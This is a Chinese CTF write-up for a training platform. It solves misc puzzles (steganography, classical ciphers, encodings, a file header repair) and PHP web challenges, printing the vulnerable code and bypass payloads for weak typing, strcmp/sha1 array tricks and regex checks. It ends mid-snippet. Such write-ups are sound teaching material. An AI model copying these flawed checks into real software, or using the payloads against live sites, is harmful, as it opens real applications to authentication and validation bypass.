
1、杂项和web练习：

> 在封神台（https://hack.zkaq.cn/）注册，进入首页“高校CTF”栏目，然后完成左侧靶场的Misc入门靶场和1月靶场

MISC入门靶场

杂项1:图片隐写：

下载到图片使用`010editor`打开，



在末尾处发现`Unicode`，转换为：

得到flag`key{z-nsdiua}`

杂项2：密文在这里,看看你是否能解开

提示：重复敲击两次，密码是6位数


描述：M6UUSlt6rxWO328Kez8xXCMd，这是一段RC4加密，但是我总是解不开呢，这时有一个声音在你耳边响起，rtygcvb ，ujmko，ujmko，他代表什么意思呢?

RC4:RC4加密算法

加密：原文和Keystream进行异或得到密文

解密：密文和Keystream进行异或得到原文

根据提示和键盘布局：*rtygcvbujmkoujmkortygcvbujmkoujmko* ==>>**zvvzvv**，这个是密码



得到flag：`key{zkz-good-kkey}`

杂项3：一段特殊的ascii密文

提示：为什么我总觉的是ascii

描述：你的老板给了你一段数字，告诉你这是最高情报。作为侦查员我们要解密出来

83,121,110,116,71,115,121,110,116,136,135,120,135,108,110,126,115,112,63,61,63,62,108,67,63,69,108,76,76,76,76,138,90,113,66,71,112,110,66,62,62,67,112,112,66,111,112,67,113,63,110,114,69,66,65,110,111,111,113,68,61,63,112,69,68,68,68

根据F的ascii值为70，l=108……正好是减去13的值：

```
str = [83, 121, 110, 116, 71, 115, 121, 110, 116, 136, 135, 120, 135, 108, 110,
126, 115, 112, 63, 61, 63, 62, 108, 67, 63, 69, 108, 76, 76, 76, 76, 138,
       90, 113, 66, 71, 112, 110, 66, 62, 62, 67, 112, 112, 66, 111, 112, 67,
113, 63, 110, 114, 69, 66, 65, 110, 111, 111, 113, 68, 61, 63, 112, 69, 68, 68,
68]
for i in range(len(str)):
    print(chr(str[i]-13),end="")
flag{zkz_aqfc2021_628_????}Md5:ca5116cc5bc6d2ae854abbd702c8777
```

需要匹配后四位md5跑个脚本：


```
import hashlib
flag_md5 = 'ca5116cc5bc6d2ae854abbd702c8777d'
strs = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&
()*+,-./:;<=>?@[\]^_`{|}~ "
for a in strs:
    for b in strs:
        for c in strs:
            for d in strs:
                md5 = hashlib.md5()
                flag = 'flag{zkz_aqfc2021_628_' +str(a)+str(b)+str(c)+str(d)+'}'
                md5.update(flag.encode())
                if md5.hexdigest() == flag_md5:
                    print(flag)
flag{zkz_aqfc2021_628_zxcv}
```

杂项4:一个加密的xlsx表格

提示：不要只想着破密码 flag格式：flag{xxxx}

描述：点击传送门下载文件，找到flag

尝试010editor打开，搜索flag：



应该是密码，不对，尝试flag，是flag。


杂项5:刚刚截获德军的密电

提示：古典密码学中的内容 flag格式：flagxxxxxx

描述：刚刚截获了德军的密电，密文很重要，决定着战争的走向。
密电：
FA XX DD AG DD XA FF FF AX DX

密码学：古典密码汇总

上述加密为：



FA XX DD AG DD XA FF FF AX DX

	A	D	F	G	V	X
A				g		
D		a				
F	f					
G						
V						
X						l

	A	D	F	G	X
A	p	h	q	g	m
D	e	a	y	n	o
F	f	d	x	k	r
G	c	v	s	z	w
X	b	u	t	i/j	l

然后得到：`flagabxxmo`

杂项6：简单加密

提示：rot

描述：你获得一个简单的密文，解开来就行
synt{mxnd_pgs_xxxebg13}

根据提示:[rot位移密码详解（rot5、rot13、rot18、rot47)]

```
str='s'
print(chr(ord(str)-13))
f
```

```
flag:flag{zkaq_ctf_kkkrot13}
```

杂项7：社会主义核心价值观

提示：社会主义核心价值观

描述：密文：公正公正公正诚信文明公正民主公正法治法治诚信民主法治诚信富强公正友善平等公正民主法治民主平等友善敬业法治和谐公正爱国法治诚信富强法治敬业公正爱国平等友善敬业和谐公正和谐富强和谐公正法治诚信和谐

原理：[手写个核心价值观编码工具]

解码得到：`flag{zkaq_shzyh_606}`

杂项8：奇怪的短信

提示：短信用什么发的呀?

描述：收到一条奇怪的短信
33 53 21 41 94 52 21 72 74 42
你能帮帮我解开内容吗?

短信是手机发的9键拼音：`flagzkaqsh`

杂项9：SOS的求救信息

提示：flag格式：flagxxxxxx

描述：收到一段SOS求救信息

..-.
....
..-.
.-..
--.-
.-
.-
--.
-.-.
--..
--.
-.-
.-
--..
.-..

摩斯电码：..-. .... ..-. .-.. --.- .- .- --. -.-. --.. --. -.- .- --.. .-..

解码：fhflqaagczgkazl

栅栏密码：密码学笔记—栅栏密码

杂项10：Base

密文：
RzVBVE1RUlhJRTNER05aVUdZM0RPUVJXR0kzRENOWlRHWTJUR05SVEdRMlVNTlJTR1lZVE9NWldHVVpUQ01aV0c1Q0E9PT09

使用base64 解码得到：
G5ATMQRXIE3DGNZUGY3DOQRWGI3DCNZTGY2TGNRTGQ2UMNRSGYYTOMZWGUZTCMZWG5CA====

使用base32解码得到：7A6B7A6374667B6261736536345F6261736531367D

使用base16解码得到：zkzctf{base64_base16}

杂项11：这是我最喜欢的女明星

描述：这是我最喜欢的女明星，你们能知道她是谁吗？
传送门下载图片：
传送门

flag是她百度百科外文名

> 此次合作后，王晶和邱淑贞的合作关系延续了许多年。
>
> 王晶的镜头中，邱淑贞美得千娇百态：俏皮鬼马建宁公主、红衣海棠、娇俏小昭……每一种风情都蚀骨销魂。
>
> 

百度百科外文名：`Chingmy Yau`

中文名	邱淑贞	身　高	165 cm
外文名	Chingmy Yau	体　重	48 kg
别　名	豆豆	职　业	演员
国　籍	中国	代表作品	最佳损友、赤裸羔羊、不道德的礼物、愈快乐愈堕落、倚天屠龙记之魔教教主
出生地	中国香港		
出生日期	1968年5月16日	主要成就	三次提名香港电影金像奖最佳女主角
星　座	金牛座	信　仰	佛教 [4]
血　型	O型	籍　贯	广东开平

杂项12：打由诗

打油诗：由口中,由口井,圭土,由口人,由中人,由中中,由口主,由中中,圭土,由凹凸,由由中,由目圭,克工

找出flag flag格式：flag{xxxxx}

参考：

> *当铺密码就是一种将中文和数字进行转化的密码，算法相当简单:当前汉字有多少笔画出头，就是转化成数字几*
>
> *当铺密码就是一种将中文和数字进行转化的密码，一种加密算法，在CTF比赛题目中出现过。该加密算法是根据当前汉字有多少笔画出头，对应的明文就是数字几*

由口中,由口井,圭土,由口人,由中人,由中中,由口主,由中中,圭土,由凹凸,由由中,由目圭,克工

102,108,97,103,123,122,107,122,95,100,112,109,54

转换成ascii：

```
s=[102,108,97,103,123,122,107,122,95,100,112,109,54]
for i in s:
    print(chr(i),end="")
flag{zkz_dpm6

flag{zkz_dpm6}
```

杂项13：佛说

描述：佛曰：諳娑蒙罰世那真耶除梵沙缽能蒙切一怯南缽爍皤若佛涅無侄殿依缽以俱耨皤大缽若道他怯數等侄即喝至能楞怯伊奢阿諳利哆跋遮知智罰悉缽伽即所遠那等多

杂项14:奇怪的Base加密

描述：点击传送门下载文件

传送门

参考:BASE64 编码就是可以将一幅图片数据编码成一串字符串，使用该字符串代替图片地址，从而不需要使用图片的 URL 地址。

加上图片头：`data:image/jpg`

然后得到flag：`flag{base64_tupian_a}`

杂项15：跳舞小人

提示：查看图片内容

描述：点击传送门下载跳舞小人

传送门

快速截图，得到二维码,并修复:


然后得到：

`flag{GC-ACUID}`

杂项16：神秘图片

描述：点击传送门下载该图片


传送门



杂项17:可达鸭

描述：点击传送门下载该图片,找到里面的flag

传送门




得到flag：`flag{ke-da-ya!}`

杂项18：一组神秘的图片

描述：点击传送门下载压缩包,找到里面的flag

传送门



白色为0，黑色为1：

01100110011011000110000101100111011110110110011100101101011000110110011101111101

[二进制到文本转换器 二进制翻译器 (rapidtables.org)]

得到：flag{g-cg}


杂项19：神奇的压缩包加密

描述：点击传送门下载该压缩包,找到里面的flag

传送门

参考：[CTF——MISC——zip伪加密总结]

使用010将头该一下，去掉密码：



得到flag `flag{zkz-AgCC}`

杂项20：损坏的png


描述：点击传送门下载该图片,找到里面的flag

传送门


参考：PNG - CTF Wiki (ctf-wiki.org)

文件头 `89 50 4E 47 0D 0A 1A 0A`

下载图片，使用010打开：



文件头损坏，修改后打开：



得到flag: `flag{cbu-itu}`

一月靶场

WEB-Filter（过滤绕过）

描述：你虽虐我千百遍，我却待你如初恋~
点击做题：
传送门

打开是代码：

```php
<?php
include('flag.php');
highlight_file(__FILE__);
error_reporting(0);
function filter($num){ // 过滤
    $num=str_replace("0x","1",$num);
    $num=str_replace("0","1",$num);
    $num=str_replace(".","1",$num);
```

```
    $num=str_replace("e","1",$num);
    $num=str_replace("+","1",$num);
    return $num;
}
$num=$_GET['num'];
if(is_numeric($num) and $num!=='36' and trim($num)!=='36' and
filter($num)=='36'){ // 是数字，不等于36，
    if($num=='36'){
        echo $flag;
    }else{
        echo "hacker!!";
    }
}else{
    echo "hacker!!!";
}
hacker!!!
```

需要满足什么：num通过is_numeric的检测，并且不等于36，去空后依然不等于36，经过过滤方法后依然等于36
我们可以用跑一下

- fuzz脚本：

```php
<?php
for($i = 0; $i<129; $i++){
  $num=chr($i).'36';
  if(trim($num)!=='36' && is_numeric($num) && $num!=='36'){
      echo urlencode(chr($i))."\n";
  }
}
?>
```

得到：%0C %2B(+) - . 0 1 2 3 4 5 6 7 8 9
ASCII对照表:https://tool.oschina.net/commons?type=4

payload： `?num=%0C36`

WEB-简单的正则（考点：正则）

描述：来一题简单的正则吧~
点击做题：
？传送门？

打开是代码：

```
<?php
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
if(isset($_GET['f'])){ // 参数f
    $f = $_GET['f'];
    if(preg_match('/.+?zkaqzkaq/is', $f)){
        die('bye!');
    }
    if(stripos($f, 'zkaqzkaq') === FALSE){
        die('bye!!');
    }
    echo $flag;
}
```

```
stripos(string,find,start)
```

参数	描述
string	必需。规定要搜索的字符串。
find	必需。规定要查找的字符。
start	可选。规定开始搜索的位置。

使用数组绕过：

payload=`?f=zkaqzkaq[]`或着`?f[]=zkaqzkaq`69555555555

得到flag：`zkaq-Preg_G_OoD`

WEB-PHP弱类型1（考点：PHP弱类型）

描述：本题利用了PHP的弱类型来获得flag
点击做题：
？传送门？

```php
<?php
error_reporting(0);
show_source(__FILE__);
include('flag.php');
$number = $_GET['num'];
if(isset($number)){
    if($number != '123'){
        if(intval($number) == 123){
            echo $flag;
        }else{
            echo $flag_e;
        }
    }else{
        echo 'bing_go_rule';
    }
}else{
    echo '你倒是输入点儿东西...';
}
// php弱匹配
payload:?num=123aaa
```

得到flag:`zkaq-NuMbEr_G_Ood`

WEB-PHP弱类型2（考点：PHP弱类型）

描述：本题也是利用PHP的弱类型
?传送门?

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$num  = $_GET['num'];
if(isset($num) && is_numeric($num)){
    die("不允许数字");
}else if($num > 1024){
    echo file_get_contents('../flag');
}
payload:?num=1025''
```

flag:`zkaq-G_Ood_numeriC`

WEB-PHP弱类型3（考点：PHP弱类型）

描述：本题利用了PHP弱类型的特性来获取flag
点击做题：
？传送门？

```php
<?php
error_reporting(0);
include('flag.php');
highlight_file(__FILE__);
$num = $_GET['number'];
$b = 100;
if(isset($num)){
    if(strlen($num) < 3){
        if(strcmp($num,$b) == 0){
            echo $flag;
        }else{
            echo 'flag{买了佛冷}';
        }
    }else{
        echo '请确保输入的字符数量少于3位';
    }
}else{
    echo '劳烦大佬输入点东西';
}
```

> strcmp() 函数比较两个字符串。
>
> **注释**：strcmp() 函数是二进制安全的，且对大小写敏感。
>
> **提示**：该函数与 strncmp() 函数类似，不同的是，通过 strncmp() 您可以指定每个字符串用于比较的字符数。

需要传入参数num且长度小于3，和100是三位数

payload：`?number[]=100`

得到flag：`zkaq-StRCmP_NiCe`

WEB-strlen+intval绕过

描述：快动动你聪明的小脑袋瓜，拿到flag吧
？传送门？

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$num  = $_GET['num'];
if(isset($num) && strlen($num) <= 4 && intval($num + 1) > 500000)
{
    echo file_get_contents('../flag');
}
```

payload:科学计数法绕过：`?num=.5e9`

得到flag：`zkaq-Ni_StRlEn_cE`

WEB-简单反序列化（考点：反序列化）

描述：一到很简单的反序列化题
？传送门？

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
include('flag.php');
class Fun{
    public $name = 'vFREE';
    public $age = '19';
    public $look = 'handsome';
}
$fun = new Fun();
$ser = serialize($fun);
$un = $_GET['un'];
if($un == $ser){
    echo $flag;
}else{
    echo 'flag{一道很简单的反序列化}';
}
```

payload=`?un=O:3:"Fun":3:{s:4:"name";s:5:"vFREE";s:3:"age";s:2:"19";s:4:"look";s:8:"handsome";}`

```php
<?php
class Fun{
    public $name = 'vFREE';
    public $age = '19';
    public $look = 'handsome';
}
$fun = new Fun();
echo serialize($fun)
?>
```

flag:`zkaq-seriaLizeeeeeee_G_Ood`

WEB-登录（考点：sha1函数绕过）

提示：没思路的时候何不看看源码呢

描述：登录才能看到flag哦
? 传送门 ?

提示：


```
<!--else if (sha1($_GET['username']) === sha1($_GET['password']))
      die('Flag: '.$flag);-->
```

sha-1可使用数组绕过：

payload：?username[]=0&&password[]=1

flag:`zkaq-SsSsSsha1`

but:



WEB-谁的平方等于零？（考点：PHP中的科学计数法）

提示：位数太长会被截断哦

描述：除了0以外，什么数的平方会等于0呢?
?传送门?

```
<?php
error_reporting(0);
highlight_file(__FILE__);
$a = $_GET['a'];
if(is_numeric($a) and strlen($a)<7 and $a!=0 and $a*$a==0){
    echo file_get_contents('../flag');
}
```

php有一个特性是，小数点后超过161位做平方运算时会被截断,我们可以用科学计数法来代替，即1e-162

payload:`?a=1e-162`

flag:`zkaq-2Ni_StRlEn2_cE2`

WEB-Easy_PHP（考点：strpos() 函数）

描述：一道很简单的PHP代码题
点击做题：
？传送门？

```php
<?php
error_reporting(0);
include('flag.php');
highlight_file(__FILE__);
$str = $_GET['str'];
$res = strpos($str,'zkaq');
if(isset($str)){
    if($res == 1){
        echo '看吧,so easy!!!flag > '.$flag;
    }else{
